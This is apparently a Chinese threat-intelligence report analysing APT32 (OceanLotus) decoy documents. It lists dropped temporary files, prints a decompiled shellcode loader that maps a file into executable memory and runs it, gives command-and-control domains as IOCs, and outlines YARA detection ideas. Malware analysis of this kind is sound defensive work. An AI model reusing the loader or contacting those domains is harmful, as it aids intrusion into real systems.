C:\

- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\2136AF6B-4EF2-4BAE-9ABD-1EF9C1FC34B2].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\24AC4B8F-95AC-4A84-92E3-7C4CB0D8C5B0].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\2F218670-7ED4-4F97-B055-80A8C1D8C71D].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\3CBCA621-4580-47CE-A820-F09C07607B71].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\3F06B854-F02B-4429-909A-2C05DECA9149].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\4B3C23DF-D709-4E0A-BD0D-85BE4DFF249B].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\4C67A5C3-C579-4603-B496-2ABAED60D9A].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\5EE4F161-E1CB-450F-9853-714CD5BEA904].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\AA3FD916-3E1A-4E88-9808-096BE27CC0A4].tmp

▼

Files Written

- ⑤ C:\PROGRA~2\MICROS~1\OFFICE\DATA\opa12.dat
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\2136AF6B-4EF2-4BAE-9ABD-1EF9C1FC34B2].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\24AC4B8F-95AC-4A84-92E3-7C4CB0D8C5B0].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\2F218670-7ED4-4F97-B055-80A8C1D8C71D].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\3CBCA621-4580-47CE-A820-F09C07607B71].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\3F06B854-F02B-4429-909A-2C05DECA9149].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\4B3C23DF-D709-4E0A-BD0D-85BE4DFF249B].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\4C67A5C3-C579-4603-B496-2ABAED60D9A].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\5EE4F161-E1CB-450F-9853-714CD5BEA904].tmp
- ⑤ C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS\AA3FD916-3E1A-4E88-9808-096BE27CC0A4].tmp

公众号：山石网科安全技术研究院

然后加载执行shellcode

```

v1 = 0;
v2 = CreateFileW(a1, 0x80000000, 1u, 0, 3u, 0x80u, 0);
v3 = v2;
v4 = (char *)v2 + 1 != 0;
v5 = 0;
if ( v2 != (HANDLE)-1 )
{
    v5 = GetFileSize(v2, 0);
    v4 = v5 > 0;
}
dwSize = 0;
if ( v4 )
{
    for ( i = v5 + 4096; i & 0xFFFF; ++i )
        ;
    dwSize = i;
    v1 = VirtualAlloc(0, i, 0x1000u, 0x40u);
    v4 = v1 != 0;
}
NumberOfBytesRead = 0;
if ( v4 )
    v4 = ReadFile(v3, v1, v5, &NumberOfBytesRead, 0) && NumberOfBytesRead >= v5;
if ( v3 != (void *)-1 )
    CloseHandle(v3);
ThreadId = 0;
if ( v4 )
{
    v7 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)v1, 0, 0, &ThreadId);
    v8 = v7;
    v4 = v7 != 0;
    if ( v7 )
    {
        WaitForSingleObjectEx(v7, 0xFFFFFFFF, 0);
        CloseHandle(v8);
    }
}
if ( v1 )
    VirtualFree(v1, dwSize, 0x4000u);
return v4;

```



公众号 · 山石网科安全技术研究院

这段 Shellcode 解密出一个 PE 文件并映射到内存中，dump 出来后发现是 {A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll，这个 dll 为“海莲花”组织使用，通过网络连接域名如下：

情报IOC

情报IOC	IOC类型	微步判定	情报内容	发现IOC环境
nmgmiggmjggmjggnjggmiggidggnggg mjjg.ijmlajip.straliaenollma.xyz	Domain	恶意	恶意软件 远控 海莲花团伙 APT	2 个分析环境
ns1.nmgmiggmjggmjggnjggmiggidgggn gggmjgg.ijmlajip.straliaenollma.xyz	Domain	恶意	恶意软件 远控 海莲花团伙 APT	2 个分析环境
ns2.nmgmiggmjggmjggnjggmiggidgggn gggmjgg.ijmlajip.straliaenollma.xyz	Domain	恶意	恶意软件 远控 海莲花团伙 APT	2 个分析环境
nmgmiggmjggmjggnjggmiggidggnggg mjjg.ijmlajip.dieordauit.com	IP	恶意	恶意软件 海莲花团伙 APT	2 个分析环境
nmgmiggmjggmjggnjggmiggidggnggg mjjg.ijmlajip.ourkekwiciver.com	IP	恶意	恶意软件 海莲花团伙 APT	2 个分析环境

< 1 / 2 > 每页显示 5条



公众号 · 山石网科安全技术研究院

No.4 | yara规则

针对该样本，可以考虑从缓冲区溢出漏洞、嵌入shellcode两个特征出发，进行静态检测

1. 缓冲区溢出漏洞：针对rtf文件的object对象，检测其objdata数据是否符号规范。

2. 嵌入shellcode：同样本二。基于shellcode特征进行检测：PIC技术，识别执行位置，call/pop指令，loadLibrary等函数，查找并解析kernel32.dll等

5

关于山石网科情报中心

山石网科情报中心，涵盖威胁情报狩猎运维和入侵检测与防御团队。山石网科情报中心专注于保护数字世界的安全。以情报狩猎、攻击溯源和威胁分析为核心，团队致力于预防潜在攻击、应对安全事件。山石网科情报中心汇集网络安全、计算机科学、数据分析等专家，多学科融合确保全面的威胁分析。我们积极创新，采用新工具和技术提升分析效率。团队协同合作，分享信息与见解，追求卓越，为客户保驾护航。无论是防范未来威胁还是应对当下攻击，我们努力确保数字世界安全稳定。其中山石网科网络入侵检测防御系统，是山石网科公司结合多年应用安全的攻防理论和应急响应实践经验积累的基础上自主研发完成，满足各类法律法规如 PCI、等级保护、企业内部控制规范等要求。

2024/5/22 10:06

APT32常用诱饵文件分析